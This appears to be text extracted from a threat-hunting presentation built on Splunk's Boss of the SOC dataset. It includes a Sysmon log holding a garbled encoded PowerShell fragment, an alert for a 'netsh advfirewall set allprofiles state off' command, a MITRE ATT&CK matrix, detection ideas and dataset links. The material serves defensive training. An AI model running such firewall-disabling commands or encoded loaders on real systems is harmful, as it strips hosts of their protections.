jid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/Keywords><TimeCreated SystemTime='2017-08-26T00:17-08-26 06:46:08.477'><Data Name='ProcessName'>Microsoft-Windows-Sysmon/Operational</Data><Data Name='CommandLine'>C:\Windows\System32\ftp.exe</Data><Data Name='UserName'>FROTHLY\billy.tun</Data><Data Name='ProcessId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='ParentCommandLine'>C:\Windows\System32\cmd.exe</Data><Data Name='Source'>ABZAFARQAOACCAB5AHMADBLAG0ALGBNAGEAbgBhAEKAZQBMAQAKAAAGEBQzAGkASQBuAGkAdABGAGEAAQApAH0A0wBbAFMAWQBzAHQZQBtAC4ATgBFAHQALgBTAEUARQBXAC0ATwBiAGOARQDAHQAIABTAFkAcwBUAGUATQAUADsAIABXAEE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdAoA0gBTAGDAdwBjAC4ASAB1AEEAZAB1AFIAUwAuAEEAZABEACgAJwBLAFMAdAbdAoA0gBEAEUZgBBAHUAbABUAcfCZQBCFAAQRBuAHQAAQBhAEwAqBhAGMASAB1AF0A0gA6AEQAZQBGA

Chaining of Events

Parent Process IDs and Process IDs



Network

Host

Account

File/Process




Correlated Event



Account Creation x2



Authentication Activities



Host Processes



Process Commands



LET ME EXPLAIN...

No, there is too much. Let me sum up.

Concluding A Hunt...

Were we able to confirm or refute our hypothesis?

What have we learned?


What does our attack picture look like?

What other techniques were referenced?

What should we operationalize?

Where are our gaps?

PowerShell Empire



Operationalize Your Findings

1

Develop Hypothesis

2

Hunt to Validate Hypothesis

3

Document Findings from Hunt

4


Iterate Findings into Security Operations (Process)

5

Create Alerts Based on Hunt to be More Proactive (SIEM)

What Could We Operationalize?

- Alert on encoded PowerShell
- Alert when we see specific executables running in sequence
- Alert on SSL Issuer
- Detect new accounts created
- Blacklist IP Address
- Monitor User Agent String Usage
- Monitor for URIs



Source: David J. Bianco, personal blog

<input type="checkbox"/>	9/19/19 9:46:02.000 AM	Endpoint	Process launching netsh.exe detected on wrk-btun.frothly.local	Low	New
Description:			Related Investigations:		
A process is detected on wrk-btun.frothly.local which is launching netsh.exe			Currently not investigated.		
Additional Fields	Value	Action	Correlation Search:		
Destination	wrk-btun.frothly.local	▼	ESCU - Processes launching netsh - Rule ↗		
Destination Category	workstation	▼	History:		
	windows	▼	View all review activity for this Notable Event ↗		
Destination City	San Francisco	▼			
ATT&CK Identifier	T1059	▼			
	T1089	▼			
Last Time of Activity	08/23/2017 20:33:29	▼			
Process	"C:\Windows\system32\netsh.exe" advfirewall set allprofiles state off	▼			
ATT&CK Tactic	Execution	▼			
	Defense Evasion	▼			
ATT&CK Technique	Command-Line Interface	▼			
	Disabling Security Tools	▼			
User	FROTHLY\billy.tun	▼			
- ESCU - Investigate Web Activity From Host					

MITRE ATT&CK - Taedonggang

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	27 items	42 items	21 items	57 items	16 items	22 items	15 items	13 items	21 items	9 items	14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Automated Collection	Clipboard Data	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Distributed Component Object Model	Data from Information Repositories	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	ApplInit DLLs	ApplInit DLLs	CMSTP	Credentials in Files	Domain Trust Discovery	Exploitation of Remote Services	Data from Local System	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	Code Signing	Credentials in Registry	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Compile After Delivery	Exploitation for Credential Access	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Component Firmware	Forced Authentication	Network Share Discovery	Pass the Ticket	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Component Object Model Hijacking	Component Object Model Hijacking	Hooking	Network Sniffing	Remote File Copy	Domain Fronting	Exfiltration Over Other Network Medium	Inhibit System Recovery	Network Denial of Service
Supply Chain Compromise	Graphical User Interface	Change Default File Association	Extra Window Escalation	Control Panel Items	Input Capture	Peripheral Device Discovery	Remote Services	Data Staged	Domain Generation Algorithms	Exfiltration Over Physical Medium	Resource Hijacking
Trusted Relationship	InstallUtil	Component Firmware	Memory Injection	DCShadow	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Email Collection	Fallback Channels	Scheduled Transfer	Runtime Data Manipulation
Valid Accounts	LSASS Driver	File System Permissions Weakness	Deobfuscate/Decode Files or Information	Deobfuscate/Decode Files or Information	Kerberoasting	Process Discovery	Input Capture	Multi-hop Proxy	Multi-stage Channels	Service Stop	Stored Data Manipulation
	Mshta	Component Object Model Hijacking	Weakness	Disabling Security Tools	LLMNR/NBT-NS Poisoning and Relay	Query Registry	Shared Webroot	Man in the Browser	Third-party Software	Video Capture	Transmitted Data Manipulation
	PowerShell	Create Account	Weakness	DLL Search Order Hijacking	Network Sniffing	Remote System Discovery	Taint Shared Content	Screen Capture	Multiband Communication	Multilayer Encryption	
	Regsvcs/Regasm	Hooking		Image File Execution	DLL Side-Loading	Security Software Discovery			Remote Access Tools		
	Regsvr32	DLL Search Order Hijacking		Options Injection	Execution Guardrails	Private Keys	System Information Discovery				
	Rundll32	External Remote Services		New Service	Exploitation for Defense Evasion	Two-Factor Authentication	System Network Configuration Discovery	Windows Remote Management			
	Scheduled Task	File System Permissions Weakness		Path Interception	Extra Window Memory Injection	Interception	System Network Connections Discovery				
	Scripting	Port Monitors		Process Injection	File Deletion		System Owner/User Discovery				
	Service Execution	Hidden Files and Directories		Signed Binary Proxy Execution	File Permissions Modification						
	Signed Script Proxy Execution	Hooking		Signed Script Proxy Execution	Service Registry Permissions Weakness						
	Third-party Software	Hypervisor		Image File Execution Options Injection	File System Logical Offsets						
	Trusted Developer Utilities	SID-History Injection		Trusted Developer Utilities	Group Policy Modification						
	User Execution	Logon Scripts		Logon Scripts	Hidden Files and Directories						
	Windows Management Instrumentation	LSASS Driver		Web Shell	Image File Execution Options Injection						
		Modify Existing Service			Indicator Blocking						

legend

^

Web Service

Adversary Simulation

Identify Gaps Hunters
Find but SIEM Does
Not

Identify Gaps Where
Hunters Are Blind

What Data Are We
Lacking?

Can We Put Both
Kinds of Findings Into
Our SIEM?



Data Sets to Play With!!!



BOTS version 1

<https://www.splunk.com/blog/2018/05/10/boss-of-the-soc-scoring-server-questions-and-answers-and-dataset-open-sourced-and-ready-for-download.html>

Dataset -

http://explore.splunk.com/BOTS_1_0_datasets

Investigating with Splunk Companion App

- <https://splunkbase.splunk.com/app/3985/>

BOTS version 2

<https://www.splunk.com/blog/2019/04/18/boss-of-the-soc-2-0-dataset-questions-and-answers-open-sourced-and-ready-for-download.html>

Dataset -

https://events.splunk.com/BOTS_2_0_datasets

Advanced APT Hunting Companion App

<https://splunkbase.splunk.com/app/4430/>

- <https://www.splunk.com/blog/2019/06/07/boss-of-the-soc-bots-advanced-apt-hunting-companion-app-now-available-on-splunkbase.html>



Thank You!

John Stoner
@stonerpsu